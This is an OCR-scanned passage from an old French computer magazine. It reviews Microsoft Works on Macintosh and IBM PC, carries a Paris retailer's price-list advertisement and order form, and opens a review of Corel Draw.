Pour la version de Works sur Macintosh, le traitement de texte est plus riche et surtout très original. Il reprend à Word la gestion des règles de tabulation par paragraphe. Rappelons que dans ce logiciel, chaque paragraphe a sa propre règle de tabulation, ce qui ne manque pas de déconcerter les utilisateurs de Mac Write, pour qui une règle est valable pour tout le texte, ou jusqu'à la règle suivante. A bien y regarder, c'est l'option de Word et donc de Works qui est la bonne, car elle permet d'insérer, sans se poser de questions, des données issues d'autres paragraphes, la règle suivant avec chacun d'eux.

Du graphisme dans le texte

La partie la plus originale du traitement de texte de Works sur Macintosh est son option de dessin. On peut insérer n'importe quel dessin dans le texte, en particulier un graphique créé par le tableur. Ce qui est nouveau, c'est que le dessin se place en superposition avec le texte existant. Tous les outils de type Mac Draw sont présents. Certaines options sont plus surprenantes, comme la possibilité de répartir un texte le long d'une droite ou d'une de la mise en page rudimentaire, y compris sur plusieurs colonnes.

La fonction de publipostage, ou mailing, se met en place de la même manière avec les deux versions. Rappelons que le jeu consiste à définir dans une lettre-type des zones variables, qui seront extraites d'un fichier. Au moment de l'impression, il y aura autant de lettres imprimées que de fiches sélectionnées. La manipulation atteint ici une sorte de perfection dans la simplicité. Pour insérer une partie variable dans un texte, il suffit de sélectionner l'option correspondante. Une fenêtre s'ouvre alors, qui donne accès à tous les fichiers, et pour chaque fichier, à toutes les zones. Une double sélection, et la zone de fichier devient une zone variable dans la lettre circulaire. Sur Macintosh, on affiche la lettre telle qu'elle sera imprimée pour un correspondant donné. Dans la version pour IBM PC, on peut conserver le résultat complet d'un mailing sous la forme d'un fichier. Il est difficile de faire plus simple.

Dans la version pour IBM PC et compatibles, il existe un module de correction orthographique. Comme la plupart des programmes de ce type, il permet d'ajouter des mots au dictionnaire. Rappelons que cette possibilité, en apparence anodine, autorise une rigueur absolue dans l'orthographe du vocabulaire particulier à chacun. Par exemple, les noms propres, qui viennent prendre place dans le dictionnaire annexe, seront toujours orthographiés de la même manière dans toute la correspondance. Curieusement, le module

de correction orthographique n'existe pas dans la version de Works pour le Macintosh, une absence d'autant plus incompréhensible qu'il existe bel et bien dans la version américaine. On en est réduit aux hypothèses les plus baroques pour essayer de justifier cette différence. Dans un logiciel comme Works, qui est aussi destiné aux utilisateurs débutants ou occasionnels du traitement de texte, un correcteur orthographique est absolument indispensable, en premier lieu pour corriger les fautes de frappe.

Le tableur


Le tableur de Works tient honorablement sa place entre les deux autres tableurs de Microsoft : Multiplan et Excel. Il comporte au maximum 256 colonnes et 16 382 lignes dans la version sur Macintosh, mais seulement 4 096 lignes dans la version IBM PC. De même, 64 fonctions sont utilisables dans les cellules de la version pour Mac, et seulement 57 dans la seconde. Si les fonctions statistiques et financières sont présentes, il n'existe aucune fonction de manipulation de chaines de caractères. Dommage, car elle aurait pu servir à créer automatiquement des commentaires en fonction de résultats chiffrés. Dans les deux versions, on peut créer une séparation verticale et horizontale de l'écran, ce qui permet de voir en même temps plusieurs parties d'un même tableau. A cette possibilité, s'ajoute celle de figer les titres, verticalement et horizontalement. Grâce à cette option, certaines lignes et certaines colonnes, en haut et à gauche du tableau, restent toujours visibles. Dans la version pour Macintosh, l'option de dessin fonctionne exactement comme sur le texte. Il est donc envisageable de mettre en page un tableau, en l'habillant de dessin, de traits, de graphiques et de textes. Autre particularité de la version pour Macintosh : chaque cellule peut être attachée à un petit texte d'explication, dont la présence éventuelle est signalée par un point en haut à droite de la cellule. Pour ceux qui construisent des tableaux compliqués, voilà enfin un moyen élégant de noter la signification profonde des formules de calcul ésotériques.

A partir des cellules d'un tableau, le module graphique offre une grande variété de représentations : barres, courbes, camemberts, etc. Dans la version pour Macintosh, le passage du tableau de chiffres au graphique se fait par une fenêtre de dialogue qui n'est pas d'une grande clarté. Le plus souvent, le graphique obtenu ne correspond pas à ce que l'on espérait, et l'option de reprise d'un graphique n'est pas très pratique. Dans la version Works pour IBM PC, il existe une option de graphique rapide qui permet, dans la plupart des cas, de court-circuiter la fenêtre de dialogue intermédiaire. Par une simple opération de copie, on peut, une fois le graphique au point, l'insérer dans le texte. Sur le Macintosh, il est possible de voir le graphique dans le texte. Signalons toutefois que le lien n'est pas dynamique et que toute modification du graphique obligera à une opération de copie.


La gestion de fichiers

Dans Works, le terme de gestion de fichiers est un peu optimiste, et il conviendrait plutôt de parler de gestion de listes. Tout d'abord, le nombre d'enregistrements est limité par la mémoire et non par la capacité du disque. En pratique, cela signifie que l'on peut manipuler plusieurs centaines de fiches, mais pas plusieurs milliers. En contrepartie, les opérations de sélection et de tri sont véritablement instantanées. Si on a besoin d'enregistrements supplémentaires, il est toujours imaginable de partager un fichier en plusieurs morceaux, mais les manipulations augmentent en conséquence. En fait, si on arrive à la limite de capacité des fichiers avec Works, il faut probablement envisager d'acheter une véritable gestion de fichiers.

La définition des zones est d'une simplicité enfantine. Sur Macintosh, il semble même difficile de faire plus simple et plus rapide pour définir un fichier et son masque de saisie. Celui-ci est unique, et sa taille ne doit pas dépasser un écran : il est donc impératif que le fichier n'ait pas un trop grand nombre de zones. Là encore, il est possible, en cas de nécessité, de faire deux fichiers simples au lieu d'un fichier complexe, tout en sachant que la synchronisation des deux fichiers devra se faire à la main. Il existe, dans les deux versions du logiciel, une présentation des fiches en ligne, qui autorise les échanges d'informations entre les modules, et en particulier entre le tableur et la gestion de fichiers. Une zone peut être calculée, et toutes les fonctions disponibles pour les cases du tableur sont aussi disponibles pour les zones du fichier. Il faut toutefois signaler que les opérations ne peuvent avoir lieu que sur les zones d'une même fiche. Pas question donc de faire des opérations engageant plusieurs fiches. Comme dans notre exemple, on peut souvent contourner la difficulté en utilisant le tableur comme espace de calcul intermédiaire. Ainsi, nous calculons dans le tableur la moyenne d'une zone du fichier, et nous recopions ce chiffre dans chaque fiche. Le procédé trouve vite ses li-



Dans Works PC, les graphiques sont affichés en plein écran, ici avec un écran couleur à la norme VGA. Noter que les commentaires utilisent des caractères de différentes tailles.



Dans la version pour le Macintosh, il est possible de voir en même temps le tableau de chiffres et sa représentation graphique. Un simple clic et le graphique occupe tout l'écran.

mites si l'opération envisagée est complexe. La programmation n'est pas loin.

La version Macintosh s'approche encore davantage de la programmation grâce aux macro-instructions. Dans le principe, on place le logiciel Works dans un état spécial, où toutes les manipulations sont enregistrées. Il suffit d'une simple combinaison de touches pour que toute la suite des commandes, même les plus complexes, s'exécutent à nouveau. En théorie, cela autorise l'enregistrement de manipulations très complexes. Malheureusement, il n'existe aucun moyen d'afficher ou d'imprimer la suite des commandes enregistrées, et il est donc impossible de modifier une commande qui existe déjà. Le procédé est donc limité à des séries très courtes de commandes répétitives. Quand on voit ce que permettent les macro-commandes d'Excel, on se prend à rêver du même principe sur Works.

Communication

Le module de communication de Works permet d'échanger des données d'un micro-ordinateur à l'autre, ou de se connecter à un ordinateur central. Pour les Français, il manque pourtant la possibilité de récupérer des données issues du Minitel.


L'aide en ligne existe pour les deux versions du logiciel. Relativement primitive sous MS-DOS, elle est plus astucieuse dans la version Macintosh. A la sélection de l'option correspondante, le curseur se transforme en point d'interrogation. Il suffit ensuite de sélectionner une option pour voir apparaitre l'aide correspondante. Pour les débutants sur IBM PC, un didacticiel très copieux mais un peu laborieux explore systématiquement les différentes facettes du produit. Dans la version américaine pour Macintosh, il existe une pile Hypercard qui présente le logiciel de manière amusante et pédagogique. Tout comme le correcteur orthographique, cette pile n'a pas traversé l'Atlantique : encore un mauvais point pour Microsoft.

Quand on regarde l'évolution entre les versions successives de Works, on se prend à imaginer un logiciel intégré idéal. Actuellement, la version disponible sur le Macintosh s'en rapproche le plus. Il lui manque un correcteur orthographique, qui devrait fonctionner aussi en tâche de fond durant la saisie : comme un texte est souvent complété avec des éléments issus du tableur ou de la gestion de fichiers, les fautes d'orthographe doivent en effet être détectées le plus tôt possible. Quelques fonctions de manipulation de texte seraient indispensables. Notre Works idéal devrait également disposer d'un enregistreur de macrocommandes autorisant la modification des commandes enregistrées. Pour coller parfaitement au marché français, il faudrait, comme nous l'avons déjà signalé, que le programme de communication soit complété par un module d'interrogation du Minitel. Il en existe d'excellents. Pour bien faire, Microsoft devrait aussi fournir le câble de raccordement entre l'ordinateur et le Minitel. Moyennant ces améliorations mineures, Works deviendrait le logiciel de base pour tout Macintosh.


Pour la version destinée à l'IBM PC, la situation est bloquée à cause du matériel. Le principal mérite de Works, c'est de pouvoir fonctionner avec un écran quelconque, y compris non graphique. Tant que ses concepteurs s'en tiendront à ce cahier des charges, il semble difficile d'améliorer sensiblement la présentation. On peut penser à un Works sous Windows, mais le produit perdrait alors sa qualité de logiciel de base. Certes, l'ordinateur de bureau moyen se rapproche peu à peu de la configuration nécessaire pour utiliser Windows confortablement. Mais dans le même temps, toute une vague de nouveaux ordinateurs, en particulier portatifs, font leur apparition avec des écrans à la définition CGA, et un processeur Intel 8086. Pour de longues années encore, il faudra un logiciel de base pour ces machines, et Works est bien placé pour le devenir. Certains constructeurs intelligents l'offrent en standard avec leur machine d'entrée de gamme.

Compte tenu de son prix, et de la qualité de ses différents modules, Works sur le Macintosh est un excellent logiciel à tout faire, et ce malgré une évidente perte de qualité de la version française. Works pour IBM PC, moins brillant au niveau de l'ergonomie, s'impose pour toute machine compatible à configuration minimale. La souris apporte une amélioration sensible du confort.


Seymour DINNEMATIN



Works PC n'affiche qu'un seul écran en même temps. Le passage d'une application à l'autre se fait avec le menu, soit avec la souris, soit par combinaison de touches au clavier.



Le tableur de Works sur Macintosh possède toute une palette d'outils de dessin. Une véritable mise en page du tableau est donc possible, y compris en incluant des graphiques.



Véritable symbole du logiciel intégré : trois applications affichées ensemble sur l'écran du Macintosh.

Service lecteur n° 86, voir page 38

ACHETEZ AUJOURD'HUI, PAYEZ EN FÉVRIER !!! *

* Crédit CREG 90 jours TEG



GROUPE ALLIANCE

L'ESPACE LE PLUS MICRO DE PARIS!

Achetez un second téléviseur avec votre micro !!!!

LA MICRO AU MEILLEUR PRIX ! LE SERVICE EN PLUS !!!!

AMSTRAD



GAMME LOISIR :

CPC 464 : livré avec 1 pistolet, 6 jeux, manette, câble de téléchargement	
monochrome	**1 790**
couleur	**2 690**
CPC 6128 : livré avec 50 jeux + manette	
monochrome	**2 690**
couleur	**3 690**
Station Amstrad : permet de transformer votre moniteur en téléviseur	**990**
Imprimante 464-6128 : livrée avec le traitement de textes TEXTOMAT	**1 690**
Clavier musical	**990**

GAMME PC 1512 :

Gamme livrée avec INTÉGRALE PC, PC 1512 + disque dur 20 MO + imprimante DMP 3160	
monochrome	**7 990**
couleur	**9 490**

GAMME PC 1640 :

PC 1640 + disque dur 20 MO + imprimante DMP 3160	
monochrome Hercules	**10 990**
couleur ECD	**12 490**

Toute la gamme PC 1640 disponible à des prix défiant toute concurrence ! Consultez notre minitel !

GAMME PC 2086-2286 :

PC 2086 + disque dur 30 MO + imprimante DMP 3160 + logiciel WORKS	
monochrome	**11 990**
couleur	**12 990**
PC 2286 + disque dur 40 MO + imprimante 24 Aig. LQ 3500	
monochrome	**16 990**
couleur	**17 990**

GAMME PPC :

Gamme livrée avec le fabuleux tableur « QUATTRO » + 1 écran PPC GRATUIT !

PPC 512 SD	**4 990**
PPC 512 DD	**6 490**
PPC 640 SD	**5 990**
PPC 640 DD	**7 490**
PPC 512 HD	**9 990**
PPC 640 HD	**10 990**

GAMME 520 STE : livrée avec 10 jeux + manette

520 STE PERITEL	**3 490**
520 STE + TV COULEUR PAL/SECAM	**4 990**
520 STE + moniteur couleur SC 1425 + imprimante STAR LC 10 couleur	**6 990**

GAMME 1040 STF :

1040 STF PÉRITEL	**3 990**
1040 STF MONOCHROME	**4 990**
1040 STF COULEUR	**6490**
OFFRE BUREAUTIQUE : 1040 STF MONOCHROME + imprimante CITIZEN 120 D + PACK BUREAUTIQUE	**5 990**

GAMME MEGA ST1 :

MEGA ST1	**5 490**
MEGA ST1 + SM 124 (monochrome)	**6 490**
MEGA ST1 + SC 1224 (couleur)	**7 490**
MEGA ST1 + SM 124 + logiciel MEGAPAGE + imprimante STAR LC 10	**7 990**

GAMME POCKET :

POCKET ATARI	**2 990**
MALETTE POCKET : POCKET ATARI + interface parallèle + imprimante DICONIX + malette	**6 990**

EXCLUSIF !!!

La machine multicompatible du marché !!!

ST-MAC-PC

ATARI 1040 STF + émulateur Mac « SPECTRE » + émulateur PC « PC SPEED » + disque dur 30 MO

au prix incroyable de **13 900**



36.15 Code VS
Par minitel :
toutes les nouveautés, les astuces, domaine public

3 MAGASINS A VOTRE SERVICE!!!

AU CENTRE : 47/50, rue de Richelieu - 75001 PARIS - M° Palais-Royal


AU SUD : 251, boulevard Raspail - 75014 PARIS - Métro Raspail

A L'OUEST : 7, rue de l'Église - 92200 NEUILLY - M° Pont-de-Neuilly

MAGASINS OUVERTS DU LUNDI AU SAMEDI
de 9 heures à 20 heures sans interruption

(1) 42.86.03.44

Nouveau magasin VIDÉOSHOP !
Dans le XII[e] arrondissement
260, rue de Charenton, 75012 Paris



Catalogue complet
Contre 3 timbres à 2,20 F



UN CHOIX ET DES PRIX ... IMPRESSIONNANTS !

En matière d'imprimantes, nous avons sélectionné pour vous tout un choix difficile à cerner sur le marché. En effet, il existe trois types d'impression principaux :

- Matricielle 9 ou 24 aiguilles
- Jet d'encre
- Laser

Comment choisir ? Dans nos magasins nous vous y aidons en vous conseillant selon l'utilisation que vous allez en faire et en vous apportant pour chacune des imprimantes proposées un exemple d'écriture ou de graphisme.

Et puis, si comme saint Thomas, vous ne croyez que ce que vous voyez eh bien essayez les sur place ou faites un tirage de vos textes ou de vos graphismes en libre service !!!

GAMME AMIGA 500 :

AMIGA 500 PÉRITEL + 10 jeux + manette + logiciel graphique	**3 690**
COFFRET STARTER KIT : AMIGA 500 + traitement de textes « KINDWORDS » + logiciel graphique « FUSION PAINT » + 3 jeux (Crazy Cars - Miniature Golf - Super-ski	**3 990**
CONFIGURATION COULEUR (avec moniteur TV PAL/SECAM)	**5 490**
COFFRET HOME OFFICE : AMIGA 500 + 5 logiciels de traitement de textes, PAO, graphisme	**4 490**
CONFIGURATION COULEUR	**5 990**
OFFRE DIGITALISATION : STARTER KIT + digitaliseur DIGIVIEW + logiciel DIGIPAINT 3	**5 990**
OFFRE GRAPHISME : STARTER KIT + imprimante STAR LC 10 couleur	**5 490**

GAMME AMIGA 2000 :

OFFRES SPÉCIALES RÉSERVÉES AUX ÉTUDIANTS ET ENSEIGNANTS. VIDÉO SHOP fait encore plus en vous offrant une fabuleuse imprimante STAR LC 10 avec l'une des configurations suivantes :

AMIGA 2000 + moniteur 1084 + carte XT	**12 990**
AMIGA 2000 + moniteur 1084 + carte AT	**16 990**



Le nouveau compatible PC qui, lui fera sûrement des EUROS !!!
Livré avec le fabuleux logiciel de Microsoft « WORKS »

EURO PC + moniteur monochrome + imprimante CITIZEN 120D	**5 990**
EURO PC + moniteur couleur + imprimante CITIZEN 120D	**6 990**

Formation collective sur logiciel « WORKS » assurée
NOUS CONSULTER !

AMSTRAD :

DMP 3160	9 aiguilles	80 col	160 Cps	**1 790**
DMP 3250*	"	"	" (PAR/SER)	**2 490**
DMP 4000*	"	132 col	200 Cps	**2 490**
LQ 3500*	24 "	80 col	160 Cps	**3 290**
LQ 5000*	24 "	132 "	288 Cps	**5 290**

* Livrée avec logiciel de PAO FIRST PUBLISHER

STAR :

LC 10	9 "	80 "	144 Cps	**1 950**
LC 10 couleur	9 "	80 "	144 Cps	**2 490**
LC 24-10	24 "	80 "	170 Cps	**2 990**

CITIZEN :

120D	9 "	80 "	120 Cps	**1 490**
MSP 15E	9 "	132 "	160 Cps	**3 490**
SWIFT 24	24 "	80 "		**3 990**
HQP 45	24 "	132 "		**4 990**

EPSON :

LX 800	9 "	80 "	180 Cps	**2 150**
LQ 500	24 "	80 "	180 Cps	**3 690**
FX 850	9 "	80 "	264 Cps	**4 990**
FX 1050	9 "	132 "	264 Cps	**5 990**
LQ 850	24 "	80 "	330 Cps	**6 990**
LQ 1050	24 "	132 "	330 Cps	**7 990**
GQ 5000	Laser			**15 990**

NEC :

P 2200	24 "	80 "	140 Cps	**3 490**
P6 +	24 "	80 "	264 Cps	**5 990**
P7 +	24 "	132 "	264 Cps	**7 990**

MANESMANN-TALLY :

MT 81	9 "	80 "	155 Cps	**1 590**
MT 222	24 "	80 "	264 Cps	**5 990**
MT 905	Laser			**14 990**

HEWLETT-PACKARD :

THINKJET	jet d'encre	**3 990**
DESKJET	jet d'encre	**7 490**
LASER JET 2	laser	**16 990**

Toutes nos imprimantes bénéficient d'une garantie de 2 ans * pièces et main-d'œuvre. Une mise en œuvre ou une configuration peuvent être mise en place par nos techniciens.

* Sauf tête d'impression

SUR PLACE, NOUS EFFECTUONS TOUS TRAVAUX DE TIRAGES LASER, SORTIES COULEUR, SCANNER, TRANSFERTS DE FICHIERS. DEMANDEZ NOTRE CATALOGUE SERVICE !!!

BON DE COMMANDE

NOM : ________________ Prénom : ________________

Adresse : ________________________________

Ville : ________________________ Tél. : __________

☐ Je possède un ordinateur, (marque) : ________________

____

☐ Je désire recevoir votre catalogue (joindre 3 timbres à 2,20 F).

Renvoyez ce bon à VIDÉO SHOP — BP 105, 75749 PARIS CEDEX 15,

☐ Je passe commande à VIDÉOSHOP du matériel suivant :

DÉSIGNATION	QUANTITÉ	MONTANT	
* Port : 100 f par colis	**TOTAL**		

SVM 66

Je choisis le mode de règlement suivant:
- Carte Bleue:
N° carte
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|


- Chèque
- Mandat Postal
- Contre remboursement
- A crédit. Joindre: - Fiche de paie
  - Quittance EDF
  - Relevé d'identité bandaire
  - Photocopie Carte d'identité.

DATE: SIGNATURE (signature des parents pour les mineurs)

Service lecteur n° 87, voir page 38

CORE L DRAW

Le meilleur des illustrateurs



Thierry MORIN

L'arrivée de Corel Draw sur le marché français marque une étape importante dans l'évolution des logiciels de dessin vectoriel disponibles sur IBM et compatibles. Dans la lignée d'Illustrator d'Adobe, ou de Freehand d'Aldus, c'est-à-dire de logiciels plus « artistes » que « techniciens », ce produit d'origine canadienne prouve qu'il est possible de faire, dans l'environnement Windows, aussi bien et parfois mieux que les modèles du genre sur Macintosh. Il se mesure, bien sûr, en priorité à la version PC d'Illustrator, également sous Windows, face auquel il a l'énorme avantage d'une bien meilleure rapidité. Avec une gestion très complète de la couleur et de l'environnement Postscript, il constitue le logiciel d'illustration idéal pour les travaux de micro-édition sous MS-DOS. Ce produit haut de gamme, édité par Corel, est distribué par ISE-Cegos au prix de 6 250 F HT.

Pour IBM PC et compatibles

LES LOGICIELS DE DESSIN VECTORIEL ont longtemps été des parents pauvres dans le monde des IBM et compatibles. En termes de puissance, ils n'avaient rien à envier aux produits-phares tournant sur Macintosh, comme Mac Draw II de Claris, Freehand d'Aldus ou Illustrator d'Adobe. Mais leur manque d'ergonomie les rendait fastidieux et peu pratiques à utiliser. Designer de Micrografx, dans le registre technique, Illustrator PC d'Adobe, dans le domaine de l'illustration, se sont tous deux appuyés sur l'environnement graphique Windows de Microsoft pour réduire ce retard. Mais Corel Draw, développé par l'éditeur canadien Corel, passe à la vitesse supérieure : il offre au dessinateur professionnel des possibilités jusqu'alors inconnues des logiciels existants. Ce qui, pour autant, ne le rend pas accessible au premier débutant venu, une étude approfondie de sa documentation se révélant nécessaire avant toute utilisation. Corel Draw, comme ses modèles, utilise le concept de dessin vectoriel, dans lequel les images constituées sont prises en compte sous forme d'un assemblage d'« objets » et non comme une association de points, ce qui est le cas avec des logiciels « point à point » tels que PC Paintbrush. Un « objet » est un ensemble de formes géométriques (donc définies mathématiquement) que le logiciel traite de façon globale, quelle que soit la fonction utilisée pour le travailler – coloriage ou déformation, par exemple. Un dessin finalisé est ainsi constitué d'un ou plusieurs éléments plus ou moins complexes, qui peuvent être superposés, accolés ou séparés.

Corel Draw exploite ce concept au travers d'une interface-utilisateur assez proche de celle à laquelle les utilisateurs de Macintosh sont accoutumés. Une barre de menus donne accès à la plupart des fonctions du logiciel, et une barre verticale, sur la gauche, représente les outils disponibles. Le reste de l'écran est occupé par l'espace de travail dans lequel figure un cadre délimité par des filets noirs. Ce cadre constitue en fait une représentation à l'écran de la page telle qu'elle sera imprimée, au niveau de l'emplacement des objets uniquement. L'espace vierge qui subsiste éventuellement autour du cadre, sert, pour sa part, à la conception séparée des éléments, qu'il suffira, une fois finalisés, de déplacer à l'endroit voulu sur la page (le cadre de travail).

Pour obtenir une représentation à l'écran de la feuille telle qu'elle sera affichée, avec les diverses couleurs, trames et polices de caractères employées, il est nécessaire d'activer

l'option Preview. L'écran de travail est alors séparé en deux fenêtres verticales ou horizontales de taille équivalente : l'une reprend les caractéristiques de la page de travail classique, et l'autre montre une représentation « réelle » incluant les couleurs et les trames, à l'exception de celles au format Postscript (affichées sous la forme d'une trame spéciale) qui ne seront visibles qu'à l'édition sur papier. Grâce au mode Auto-Update – accessible, comme l'option Preview, à partir du menu Display –, toutes les modifications apportées à l'écran de travail, en et hors cadre, sont répercutées en temps réel dans la zone de prévisualisation. Cela permet, dans l'instant, de visualiser l'effet d'une modification sur un objet ou un dessin dans son intégralité. L'action du zoom sur la fenêtre de travail est également répercutée sur la prévisualisation, alors que les seules fonctions disponibles pour travailler sur la fenêtre Preview tiennent en un zoom indépendant ; on peut ainsi vérifier précisément l'effet d'une modification, et celle de l'implantation des deux fenêtres, accolées à la verticale ou superposées à l'horizontale. La présence de cette fenêtre ralentit un peu les opérations de rafraichissement de l'écran (surtout quand on charge un fichier complexe depuis le disque dur), mais sa présence se révèle vite indispensable pendant l'élaboration d'un nouveau dessin.

Les talents cachés


Au premier regard, le nombre d'outils mis à la disposition de l'utilisateur par Corel Draw parait bien mince. On ne dénombre en effet que neuf éléments : un crayon, un outil de tracé de rectangles, un pour les cercles, un pour le texte, un pour la création des objets, un pinceau, un outil de remplissage pour l'habillage, une loupe (zoom) et deux signes, propres au logiciel, qui permettent la sélection et la modification des objets. Les outils de création disposent de fonctions simplistes : tracé de courbes ou lignes, de rectangles, carrés, cercles ou ellipses ; entrée de texte en sélectionnant la ou les polices (50 jeux disponibles dont 35 Postscript) et la taille des caractères (de 1 à 999 points).

Dès qu'il s'agit de passer au stade de l'habillage et de l'affinage de ces formes simples, il est nécessaire d'exploiter la puissance des autres outils qui, sous des apparences squelettiques trompeuses, offrent pourtant de nombreuses options. Rien que pour le texte, par exemple, il est possible d'utiliser des trames et des couleurs différentes pour le contour et l'intérieur de chaque caractère – contour qui peut également changer d'épaisseur, de forme (continu, pointillés longs ou courts), apparaitre en entier ou en sous-couche de la trame d'intérieur, ce qui diminue son épaisseur de moitié.

